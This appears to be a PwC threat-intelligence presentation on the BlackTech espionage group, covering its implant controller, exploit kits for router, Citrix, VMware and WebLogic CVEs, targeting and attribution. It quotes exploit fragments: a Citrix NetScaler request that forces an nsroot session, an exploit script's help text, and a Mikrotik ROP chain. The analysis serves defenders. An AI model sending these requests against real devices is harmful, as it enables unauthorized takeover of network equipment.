
# Times.exe

Win32 interactive GUI implant controller

**Version 1.2** as compiled on 25th February 2021

Controller for Consock (depending on hardcoded password)

SHA-256	655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5
Filename	Times.exe
File type	Win32 EXE
Compile timestamp	2021-02-25 00:43:39
File size	3,284,992 bytes



# Times.exe

Designed for a **Chinese language pack** -> If system is configured in another language, resources won't display

Requires a **specific password** to start the server

## Range of commands:

- Gathering user and victim system information (incl. Virtual Machine detection and whether it's a workstation, a DC...
- Executing operator-defined shell commands
- Filesystem interaction;
- Warning the controller's operator of the presence of antivirus programs on the victim machine;
- Compressing and exfiltrating files chosen by the operator.

```
v21.harcoded_1 = 0x622250DB;  
v21.harcoded_2 = 0x64793A7B;  
v21.harcoded_3 = 0x2227F433;  
v21.harcoded_4 = 0x309FEA57;  
v20[2] = 0x67452301;  
v20[3] = 0xEFCDAB89;  
v20[4] = 0x98BADCFE;  
v20[5] = 0x10325476;  
if ( !v6 )  
    unknown_library_function_317(&this->password_data, *(password_data + 1));  
md5_hash(v5, v20, this->password_data);  
md5_digest(v20, v21.md5_hash);  
shuffle_xor_decode(v21.md5_hash);  
if ( dword_5ADBFO > 3 )  
    return sub_430CF9(this);  
v7 = 16;  
index = 0;  
while ( *&v21.md5_hash[index] == *&v21.harcoded_1 + index )
```

命令

分類[G]:	命令[D]:
<div></div>	<div></div>

説明: <descr>

# xx.rar

Exploits for **known** CVEs in routers, cloud platforms, and databases

All the exploits are implemented in the **pocsuite3** framework

Most exploits reference the Chinese vulnerability and exploit database **Seebug**

**Most** of these vulnerabilities first submitted to **Seebug in April 2021** (e.g. Oracle weblogic released in April, vuln score 7.5)

Folder name	Contents
Cisco CVE-2021-1472 + CVE-2021-1473	Cisco RV series Authentication Bypass and Remote Command Execution exploit
Hongdian CVE-2021-28149 + CVE-2021-28152	Hongdian H8922 router Directory Traversal and Remote Command Execution as root exploit
Ricon Telnet RCE	Described in the code as “ricon industrial router telnet backdoor rce”
VMWare vRealize RCE CVE-2021-21975 + CVE-2021-21983	VMware vRealize Operations Unauthenticated code execution exploit
Oracle weblogic 10.3.x RCE	Weblogic ‘marshalobject’ RCE exploit
Weblogic RCE CVE-2021-2135	Oracle WebLogic Server unauthenticated access and takeover exploit



# Citrix exploit

An exploit for a **Citrix NetScaler** vulnerability. Similar ones have been explored here:  
<https://blog.unauthorizedaccess.nl/2020/07/07/adventures-in-citrix-security-research.html>

Ding ding ding! We have a winner. We can force a new session as `nsroot` by using this HTTP request:

```
url2=host+"/menu/ss?username=nsroot&sid=1&force_setup=true"
```

```
GET /menu/ss?sid=nsroot&username=nsroot&force_setup=1 HTTP/1.1
```

```
def help():  
    print '[*]help:'  
    print '\tchange root pwd plain'  
    print '\teg: python exp.py https://192.168.1.20:443 changepwdplain \'xxxx\''  
  
    print '\tchange root pwd enc'  
    print '\teg: python exp.py https://192.168.1.20:443 changepwdenc  
        \'-encrypted -hashmethod SHA512\''  
  
    print '\tread config'  
    print '\teg: python exp.py https://192.168.1.20:443 readconfig'  
  
    print '\texecute php code'  
    print "\teg: python exp.py https://192.168.1.20:443 exec 'echo 111;'"  
    sys.exit()
```

# Mikrotik exploits

Several Mikrotik exploit folders

**Debug comments** match with memory locations  
Suggests “WIP”, possibly internal development

exp.py	27/01/2021 22:18
sc.bin	27/01/2021 22:08
sc_uname.py	22/12/2020 19:47
sc_unlink.py	27/01/2021 22:03
start.sh	27/01/2021 22:12
www	22/12/2020 19:47

```
p += p32(0x08054142) # pop edx ; ret
p += p8(b-a)*4
p += p32(0x08052132) # pop edi ; pop
p += p32(addr + 0x18) # edi
p += 'aaaa'
p += p32(0x08053bd6) # add byte ptr
```

db 0E8h

pop edx  
ret

db 0FFh


```
p += 'bbb'
p += p32(0xdeadbeaf) # address is 0x8061a74
p += p32(0x08058e89) # xchg eax, ebp ; ret
# edit open@got to mprotect
p += add(0x0805C4E1, 0x94, 0xc3)
# edit args of mprotect
p += add(0x08061b44, 0xff, 0x100)
p += add(0x08061b48, 0xff, 0x100)
p += add(0x08061b4a, 0xff, 0x100)
p += add(0x08061b4b, 0xff, 0x100)
p += add(0x08061b4d, 0xff, 0x100)
p += add(0x08061b4e, 0xff, 0x100)
p += add(0x08061b4f, 0xff, 0x100)

# call mprotect(0x08061000, 0x3000, 0x7)
p += p32(0x08050F70) # call open@plt
p += p32(0x08061674) # new rop
#p += p32(0xdeadbeef) # new rop
p += p32(0x080610ff)
p += p32(0xfffff30ff)
p += p32(0xffffffff07)
p += p32(0xdeadbeaf)
p = p.ljust(0x800, 'b')
```

# Toolset timeline

**Macros** build continuity across different implants (PLEAD, TSCookie, Consock, Flagpro)  
Some implants trace back a long time (PLEAD, TSCookie), but with a **focus porting across OSeS**  
New(ish!) tools like **BTSDoor** keep being discovered

**Router exploitation** is a core part of TTPs for BlackTech (a.k.a. “The Phantom of the Routers”)  
Insight into router and non-router exploits allows better insight into threat actor operations




# BlackTech's targeting

## Targeted sectors



Technology




Semiconductors



Electronics



Government



Financial services



Media



Engineering /  
Construction



Manufacturing



Professional /  
Managed services

## BlackTech focus

BlackTech is a China-based, espionage-motivated threat actor.

Some of its main aims include:

- stealing intellectual property and proprietary technologies;
- gathering information about the activities of companies of interest;
- compromising governments (including the Taiwanese one) and entities relevant to Chinese strategic objectives.

Targeting has concentrated on Taiwan, occasionally Japan and Hong Kong, but also includes China and the US.

## Strategic outlook

China's 13th FYP focused on reducing reliance on imports and on boosting domestic industry, with special attention to innovation and R&D.

14th FYP continues the push for increasing technological as well as industrial independence.

Focus is on addressing supply chain vulnerabilities and chokepoints, notably:

- semiconductors and
- integrated circuits.


All eyes are on Taiwan as a crucial supplier of semiconductors, as well as on Japanese manufacturing.



# Back to Black(Tech)

Attribution is never as simple as just one item or just one connection

- **Macros** (Excel in both cases) seen in 2018 dropping TSCookie now Flagpro
- Arrived at open directory by pivoting from BlackTech **infrastructure**
- **Open directory** contained:
  - Consock, attributed firmly to BlackTech due to ties to previous infrastructure
  - Flagpro (substantiating the link)
- **Targeting** of Chinese subsidiaries of Japanese companies, MSPs





# Thank you!


For any questions...



@cyberoverdrive



@malworms



This publication has been prepared for general guidance on matters of interest only, and does not constitute professional advice. You should not act upon the information contained in this publication without obtaining specific professional advice. No representation or warranty (express or implied) is given as to the accuracy or completeness of the information contained in this publication, and, to the extent permitted by law, PricewaterhouseCoopers LLP, its members, employees and agents do not accept or assume any liability, responsibility or duty of care for any consequences of you or anyone else acting, or refraining to act, in reliance on the information contained in this publication or for any decision based on it.

© 2021 PricewaterhouseCoopers LLP. All rights reserved. In this document, "PwC" refers to PricewaterhouseCoopers LLP (a limited liability partnership in the United Kingdom) which is a member firm of PricewaterhouseCoopers International Limited, each member firm of which is a separate legal entity.

# References

- ‘PLEAD Targeted Attacks Against Taiwanese Government Agencies’, TrendMicro: Kervin Alintanahin, <https://blog.trendmicro.com/trendlabs-security-intelligence/plead-targeted-attacks-against-taiwanese-government-agencies-2/> (23rd May 2014)
- ‘PLEAD The Phantom of Routers’, Team T5: Charles, Zha0, <https://hitcon.org/2015/CMT/download/day2-f-r0.pdf> (July 2015)
- ‘New Targeted Attack Group Buys BIFROSE Code, Works in Teams’, TrendMicro: Razor Huang, <https://blog.trendmicro.com/trendlabs-security-intelligence/new-targeted-attack-group-buys-bifrose-code-works-in-teams/> (10th December 2015)
- ‘ASERT Threat Intelligence Report 2016-03: The Four-Element Sword Engagement’, Arbor ASERT (March 2016)
- ‘Following the Trail of BlackTech’s Espionage Campaigns’, TrendMicro: Lenart Bermejo, Razor Huang, and CH Lei, <https://blog.trendmicro.com/trendlabs-security-intelligence/following-trail-blacktech-cyber-espionage-campaigns/> (22nd June 2017)
- ‘Appendix: Following the Trail of BlackTech’s Espionage Campaigns’, TrendMicro, <https://documents.trendmicro.com/assets/appendix-following-the-trail-of-blacktechs-cyber-espionage-campaigns.pdf> (June 2017)
- ‘Malware TSCookie’, JPCERT: Shusei Tomonaga, <https://blogs.jpCERT.or.jp/en/2018/03/malware-tscoki-7aa0.html> (6th March 2018)
- Certificates stolen from Taiwanese tech-companies misused in Plead malware campaign’, ESET: Anton Cherepanov, <https://www.welivesecurity.com/2018/07/09/certificates-stolen-taiwanese-tech-companies-plead-malware-campaign/> (9th July 2018)

# References

‘Plead malware distributed via MitM attacks at router level, misusing ASUS WebStorage’, ESET: Anton Cherepanov, <https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/> (14th May 2019)

‘Malware Used by BlackTech after Network Intrusion’, JPCERT: Shusei Tomonaga, <https://blogs.jpcert.or.jp/en/2019/09/tscookie-loader.html> (18th September 2019)

‘Downloader IconDown used by the attack group BlackTech, JPCERT: Shintaro Tanaka, <https://blogs.jpcert.or.jp/ja/2019/10/icondown.html> (23rd October 2019)

‘Waterbear Returns, Uses API Hooking to Evade Security’, Trendmicro: Vickie Su, Anita Hsieh, Dove Chiu, [https://www.trendmicro.com/en\\_gb/research/19/1/waterbear-is-back-uses-api-hooking-to-evade-security-product-detection.html](https://www.trendmicro.com/en_gb/research/19/1/waterbear-is-back-uses-api-hooking-to-evade-security-product-detection.html) (11th December 2019)

‘Evil hidden in shellcode: The evolution of DBGPrint’, Team T5: CiYi "YCY" Yu, Aragorn Tseng, [https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020\\_2\\_ycy-aragorn\\_en.pdf](https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_2_ycy-aragorn_en.pdf) (January 2020)

‘ELF\_TSCookie - Linux Malware Used by BlackTech’, JPCERT: Shusei Tomonaga, <https://blogs.jpcert.or.jp/en/2020/03/elf-tscookie.html> (5th March 2020)

‘調查局首度揭露國內政府委外廠商成資安破口的現況，近期至少10個公家單位與4家資訊服務供應商遇害’，ITHome: Luo Zhenghan, <https://www.ithome.com.tw/news/139504> (19th August 2020)



# References

‘Taiwan urges blocking 11 China-linked phishing domains’, Taiwan News: Sophia Yang, <https://www.taiwannews.com.tw/en/news/3991160> (20th August 2020)

‘Palmerworm: Espionage Gang Targets the Media, Finance, and Other Sectors’, Symantec, <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/palmerworm-blacktech-espionage-apt> (29th September 2020)

‘Taiwan Government Targeted by Multiple Cyberattacks in April 2020’, Cycraft Technology Corp, <https://medium.com/cycraft/taiwan-government-targeted-by-multiple-cyberattacks-in-april-2020-1980acde92b0> (8th October 2020)

‘ELF\_PLEAD - Linux Malware Used by BlackTech’, JPCERT: Shusei Tomonaga, <https://blogs.jpcert.or.jp/en/2020/11/elf-plead.html> (16th November 2020)

‘BendyBear: Novel Chinese Shellcode Linked With Cyber Espionage Group BlackTech’, PaloAlto Unit42: Mike Harbison, <https://unit42.paloaltonetworks.com/bendybear-shellcode-blacktech/> (9th February 2021)

‘Exposing the Password Secrets of Internet Explorer’, SecurityXploded, <https://securityxploded.com/iepasswordsecrets.php>

‘Adventures in Citrix security research’, Unauthorized Access Blog: Donny Maasland, <https://blog.unauthorizedaccess.nl/2020/07/07/adventures-in-citrix-security-research.html> (7th July 2020)